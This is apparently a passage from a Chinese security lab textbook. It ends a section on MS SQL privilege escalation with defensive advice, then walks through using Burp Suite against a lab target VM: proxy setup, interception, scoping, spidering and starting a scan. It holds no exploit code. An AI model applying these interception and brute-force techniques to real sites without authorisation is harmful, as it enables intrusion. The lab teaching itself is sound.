



图 5-83 已经实现提权操作

击存在的危害性。通过提权，普通用户将会拥有管理员的权限。在拥有了管理员权限后，攻击者可以像控制本地计算机一样来操控被攻击对象。

在大多数情况下，MS SQL 服务器将被安装在一个混合模式下，它的默认用户是 sa，很多时候默认用户只会设置一个简单的密码，这意味着攻击者容易使用字典文件进行暴力破解得到密码。为此，针对 MS SQL 提权攻击，最简单和有效的办法还是为系统管理员账户设置复杂的密码并定期或不定期更换，同时提供完整的系统日志，并及时对日志记录进行分析，当发现攻击迹象时尽快找到攻击源，并进行必要的封堵。另外，还需要及时为 MS SQL 数据库系统安装补丁程序。

# 第6章 Web浏览器攻防实训

Web 浏览器既是用户访问互联网的必备工具，也是用户进入互联网世界的入口，因此 Web 浏览器的安全决定了互联网应用的安全。与大量功能各异的客户端软件相比，Web 浏览器虽然统一了用户访问互联网的方式，但由于 Web 浏览器存在内核多样、插件丰富、功能扩展性强、兼容不同应用等特点，致使其存在大量的安全漏洞。这些安全漏洞一旦被利用，将会严重影响互联网用户的信息安全。本章将从攻击与防御两个不同的角度，通过具体实验介绍 Web 浏览器的攻防方法。

扫一扫

视频讲解

# 6.1 Burp Suite 漏洞扫描工具

## 6.1.1 预备知识：Burp Suite 工具介绍

Burp Suite 是一个主要针对 Web 应用程序进行攻击的工具集，为便于在应用中实现不同工具之间的交互性和功能整合，它提供了一个集成平台。例如，在一个工具处理 HTTP 请求和响应时，通过该平台可以选择调用其他任意的工具。而且，为方便其他应用程序的调用，Burp Suite 工具还提供了相应的接口。

Burp Suite 以代理方式工作，默认的代理端口为 8080。在具体应用中，使用者可以将运行 Burp Suite 工具的主机设置成一个 Web 浏览器使用的代理服务器，以便拦截所有被扫描的 Web 网站流量数据，供系统查看、分析和修改。此外，Burp Suite 还提供了地图功能，可以对被扫描主机和目录生成一个地图，以直观的形式供使用者进行分析。

Burp Suite 平台主要提供了以下工具。

(1) Proxy(代理)。Proxy 是一个拦截 HTTP/HTTPs 的代理服务器，通过代理服务器来拦截浏览器与目标应用程序之间的流量，为进一步查看或修改相关信息提供原始数据流。

(2) Spider(网络爬虫)。Spider 是一个具有特殊应用功能的网络爬虫，它能完整地枚举应用程序的内容和功能。

(3) Scanner(扫描器)。Scanner 是 Burp Suite 具有的一个高级应用工具，使用该工具可以扫描发现 Web 应用程序的安全漏洞。

(4) Intruder(干扰者)。Intruder 是 Burp Suite 提供的一个可配置的暴力破解攻击工具，主要对 Web 应用程序进行自动攻击，包括收集有用的数据、漏洞模糊测试等。

(5) Repeater(中继器)。Repeater 是一个帮助攻击者完成 Web 站点扫描的辅助工具，该工具可以根据攻击者的需要单独发送 HTTP 请求，并对请求的响应进行分析，通过分析补充判断 Web 站点存在的安全漏洞。

(6) Sequencer(排序器)。Sequencer 是一个用于在扫描得到的随机样本中对指定的数据项进行分析的工具。例如，利用 Sequencer 工具可以测试应用程序的会话令牌(session tokens)。

(7) Decoder(编/解码器)。Decoder 是 Burp Suite 提供的一款编码解码工具，利用 Decoder 可以将原始数据转换成各种所需要的编码和哈希表。

(8) Comparer(比较器)。Comparer 是一个以可视化方式对比分析两项数据之间差异性的工具。例如，在枚举用户名的过程中，利用 Comparer 工具可以对比分析登录成功和失

败时服务器端反馈结果的区别。

## 6.1.2 实验目的和条件

**1. 实验目的**

通过本实验，学习漏洞扫描技术的基本原理，了解漏洞扫描技术在网络攻防中的作用；通过上机实验，掌握使用 Burp Suite 对目标网站进行扫描的具体方法，并根据报告做出相应的防护措施。

**2. 实验条件**

本实验所需要的软硬件清单如表 6-1 所示。

**表 6-1 Burp Suite 漏洞扫描使用实验清单**

| 类　型 | 序　号 | 软硬件规格 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows 10 |
| | 3 | 软件版本：Burp Suite Professional v1.7.33 |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | 软件版本：Xampp v3.1.0 Beta 6 |

## 6.1.3 实验过程

**步骤 1**：登录实验场景中的靶机，在该计算机上需要事先搭建一个网站，并且使之能够被正常访问。例如，本实验中按照 5.6 节的步骤搭建了一个简单的网站（将网站源码文件夹由 DVWA 替换成本实验的 Nest），如图 6-1 所示。





图 6-1　在靶机上搭建一个简单的网站

需要说明的是，为方便实验的进行，本实验中搭建的网站需要具备后台管理功能，当后台管理员登录时，需要验证其输入的用户名和密码的正确性，以此对登录者身份的合法性进

行认证。

**步骤 2**：登录攻击机(本实验使用 Windows 10)，安装 Burp Suite Professional v1.7.33 软件，成功安装后的运行界面如图 6-2 所示。





图 6-2　Burp Suite Professional v1.7.33 运行界面

**步骤 3**：Burp Suite 具有网络代理功能，使用这个代理可以截获并修改从客户端到 Web 应用程序的数据包。默认分配的代理地址和端口是 127.0.0.1：8080，可以从 Burp Suite 的 Proxy 选项卡的 Options 选项上查看，如图 6-3 所示。





图 6-3　Burp Suite 默认代理设置

**步骤 4**：为了拦截请求数据包并对其进行操作，实验中必须对 Burp Suite 中有关攻击机的浏览器进行配置，将其配置为代理服务器。本实验使用 chrome 浏览器，可选择“设置”→“高级”→“系统”→“打开您计算机的代理设置”选项，如图 6-4 和 6-5 所示。

**步骤 5**：在打开的如图 6-6 所示的代理设置界面中，在“手动设置代理”处打开“使用代


图 6-4　打开 chrome 浏览器设置





图 6-5　选择打开代理设置

理服务器”开关，并将地址设置为 127.0.0.1，端口设置为 8080，单击“保存”按钮，即可完成代理服务器的设置。

**步骤 6**：设置好攻击机的 Web 浏览器并重新启动后，先运行 Burp Suite 软件，然后再打开 chrome 浏览器，访问网站 192.168.244.132/Nest/index.html，可以发现网站不能被正常访问，如图 6-7 所示。

**步骤 7**：Burp Suite 的 Proxy 选项卡的 Intercept 选项中出现如图 6-8 所示的显示信息，说明 Burp Suite 已经能正常地捕获 chrome 浏览器所访问网站的信息。





图 6-6　为浏览器设置代理





图 6-7　Burp Suite 代理下访问网站





图 6-8　Burp Suite 开始捕获 Web 浏览器的操作

**步骤 8**：由于 Burp Suite 拦截了浏览器访问网站的请求报文，因此浏览器不能正常显示网页。此时，单击界面中的 Forward 按钮，将请求报文转发到网站服务器，即可正常显示网页，如图 6-9 所示。





图 6-9　浏览器正常显示网页

**步骤 9**：Target 选项卡。Target 是一个目标选项卡，其组件主要由站点地图（site map）、目标域（scope）两部分组成。Target Scope 主要用于下面几种场景中。

（1）限制站点地图和 Proxy 历史中的显示结果。

（2）告诉 Burp Proxy 拦截哪些请求。

（3）Burp Spider 抓取哪些内容。

（4）Burp Scanner 自动扫描哪些作用域的安全漏洞。

（5）在 Burp Intruder 和 Burp Repeater 中指定 URL。

通过 Target Scope 能方便地控制 Burp 的拦截范围、操作对象，减少无效的操作。在 Target Scope 的设置中，主要包含两部分功能：包含规则和去除规则，如图 6-10 所示。





图 6-10　Target 目标域设置

在浏览器中访问的网站信息会显示在该选项卡下方 Site map 选项的列表栏中，如图 6-11 所示。





图 6-11　Target 中的站点地图

**步骤 10**：Spider 选项卡。Spider 主要通过网络爬虫来爬取网页信息，对于 Target site map 中的站点信息，可以直接传送到 Burp Spider 中进行站点信息的爬取。在如图 6-12 所示窗口的左侧列表中右击要爬取的网站名称（本实验为 http://192.168.244.132），在出现的快捷菜单中选择 Spider this host 选项。





图 6-12　使用 spider 来爬取网页信息

**步骤 11**：如图 6-13 所示，Spider 中的 Control 选项卡中将会显示正在爬取网页、已经发送的请求数量、字节传输量、爬取范围等信息。（说明：Spider 中爬取的网页也可以通过 Options 选项卡来主动设置，然后单击 Control 选项卡中的 Spider is paused 按钮开始爬取）

Spider 爬取完成后，在 Target site map 中即可查看目标网站的目录及网页文件信息，如图 6-14 所示。

**步骤 12**：Scanner 选项卡，其功能主要是用来自动检测 Web 系统的各种漏洞。该操作也可在 Target 选项卡的 Site map 栏中进行。在如图 6-12 所示的窗口的左侧列表中右击网

